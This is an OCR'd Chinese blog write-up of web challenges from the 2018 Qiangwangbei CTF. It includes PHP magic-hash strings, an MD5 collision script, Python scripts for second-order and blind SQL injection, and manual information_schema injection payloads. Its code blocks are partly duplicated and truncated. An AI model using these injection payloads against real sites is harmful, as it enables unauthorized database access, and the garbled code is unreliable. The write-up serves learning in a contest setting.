
强网杯2018 部分web wp

原创

Sp4rkW 于 2018-03-26 22:42:39 发布 4078 收藏 1

文章标签： 强网杯2018 web writeup

本文链接：https://blog.csdn.net/wy_97/article/details/79705700



咸鱼web手被大佬虐哭，做又做不来，只能跟着队友躺躺这样子，QWQ

题目质量很高，膜一波`FlappyPig`的大佬们~

#0x00 web签到

第一层：

特殊子串举例如下：

```
240610708、QNKCDZO、aabg7XSs、aabC9RqS
```

直接过

第二层：

传入`param[]`数组型，`error = error`，过

第三层，传入`MD5`相等文件，附脚本如下：

```php
<?php
$x =
<<<EOF
d1 31 dd 02 c5 e6 ee c4 69 3d 9a 06 98 af f9 5c
2f ca b5 87 12 46 7e ab 40 04 58 3e b8 fb 7f 89
55 ad 34 06 09 f4 b3 02 83 e4 88 83 25 71 41 5a
08 51 25 e8 f7 cd c9 9f d9 1d bd f2 80 37 3c 5b
d8 82 3e 31 56 34 8f 5b ae 6d ac d4 36 c9 19 c6
dd 53 e2 b4 87 da 03 fd 02 39 63 06 d2 48 cd a0
e9 9f 33 42 0f 57 7e e8 ce 54 b6 70 80 a8 0d 1e
c6 98 21 bc b6 a8 83 93 96 f9 65 2b 6f f7 2a 70
EOF;
$y =
<<<EOF
d1 31 dd 02 c5 e6 ee c4 69 3d 9a 06 98 af f9 5c
2f ca b5 07 12 46 7e ab 40 04 58 3e b8 fb 7f 89
55 ad 34 06 09 f4 b3 02 83 e4 88 83 25 f1 41 5a
08 51 25 e8 f7 cd c9 9f d9 1d bd 72 80 37 3c 5b
d8 82 3e 31 56 34 8f 5b ae 6d ac d4 36 c9 19 c6
dd 53 e2 34 87 da 03 fd 02 39 63 06 d2 48 cd a0
```

```
e9 9f 33 42 0f 57 7e e8 ce 54 b6 70 80 28 0d 1e
c6 98 21 bc b6 a8 83 93 96 f9 65 ab 6f f7 2a 70
EOF;
preg_match_all('|\S+|', $x, $xx);
foreach ($xx[0] as $sxx){
 $strx .= chr( hexdec($sxx));
}

preg_match_all('|\S+|', $y, $yy);
foreach ($yy[0] as $syy){
 $stry .= chr( hexdec($syy));
}
```


```
var_dump( $strx);
var_dump( $stry);
file_put_contents("a.txt",$strx);
file_put_contents("b.txt",$stry);
if( $strx != $stry){
 var_dump( md5($strx) === md5($stry));
}
function send_post($url, $post_data) {

  $postdata = http_build_query($post_data);
  $options = array(
    'http' => array(
      'method' => 'POST',
      'header' => 'Content-type:application/x-www-form-urlencoded',
      'content' => $postdata,
      'timeout' => 15 * 60, // 超时时间（单位:s）
      'cookie' => 'PHPSESSID=vv0thedg5p4cvm24euo3137da3'
    )
  );
  $context = stream_context_create($options);
  $result = file_get_contents($url, false, $context);

  return $result;
}

//使用方法
$post_data = array(
  'param1' => $strx,
  'param2' => $stry
);
```


```
//使用方法
```

```php
$post_data = array(
    'param1' => $strx,
    'param2' => $stry
);
var_dump(send_post('http://39.107.33.96:10000/', $post_data));
var_dump(file_get_contents('http://39.107.33.96:10000/'));
```


#0x01 three hit

注册时候我们发现`age`栏输入`0x`及十六进制字符串会显示，之后猜测这是一个二次注入利用，第一次将我们的`poc`写入`age`，第二次利用`age`查询是否有相同的`age`的`name`，猜测语句为`select name from table where age = age`,所有思考后面这个`age`，即我们可控的这个参数如何利用。

很遗憾`union`这种查询我们一直无法利用，利用`exist`函数我们成功发现存在flag表和flag字段，所以我们写了如下两个脚本，最终通过逐个查询`get`到`flag`

第一个为注册脚本：

```python
# -*-coding:utf-8-*-
# @Author : "GETF"
# @Time : 2018/3/25 11:33

import requests
import binascii
import time

def hex_y(str):
    hex_str = "0x"
    for ch in str:
        hex_str += hex(ord(ch)).replace("0x","")
    return hex_str
```



```python
# -*-coding:utf-8-*-
# @Author : "GETF"
# @Time : 2018/3/25 11:33

import requests
import binascii
import time

def hex_y(str):
    hex_str = "0x"
    for ch in str:
```

```
        hex_str += hex(ord(ch)).replace("0x","")
    return hex_str
```


```
if __name__ == '__main__':
    register()
```


第二个为登录查询脚本：


```
import requests
import binascii
from bs4 import BeautifulSoup

id=669
pos=1
tar=0
url = "http://39.107.32.29:10000/index.php?func=login"
UA = "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.262

header = { "User-Agent" : UA,
           "Referer": "Referer: http://39.107.32.29:10000/index.php"
           }

v2ex_session = requests.Session()
```


```
idstr='rootmasterv'
for i in range(32,128):
    f = v2ex_session.get(url,headers=header)
    postData = { 'username': idstr+str(i),
                 'password': '123',
                 'age':'1'
                 }

    v2ex_session.post(url,
                      data = postData,
                      headers = header)

    f = v2ex_session.get('http://39.107.32.29:10000/profile.php',headers=header)
    # print(f.content.decode())
    if(not("root" in f.content.decode())):
        print "fail"
    if("no one" in f.content.decode()):
        print "false"
    else:
        print "true"+str(i)
```


0x02 Python is the best language 1

Ps：这题槽点真多，，，
三种方法getflag：

1. 晚上admin/admin登录直接拿flag
2. 留言板有人放,QWQ
3. 正常解法：
   数据库注入：
   根据题目给的源码，很容易发现这里有注入点



网络太卡无力吐槽，只能手工逐个注入，一些payload
‘+ascii((substr((select(schema_name)from(information_schema.schemata)limit 2,1),1,1)))+’
‘+ascii((substr((select(table_name)from(information_schema.tables)where(table_schema=‘flask’)limit 0,1),1,1)))+’
ps:测试注入点时玄学select的括号，难受到不行…
逐个这样下去，可知
Flask数据库
表 flaaaaag，followers
第一个表可以拿到flag
第二个表看了第一个字段，followers_id

其他部分wp参考以下大佬们的博客地址：
强网杯2018 Web writeup
Pwn a CTF Platform with Java JRMP Gadget
强网杯-writeup
Python is the best language-Writeup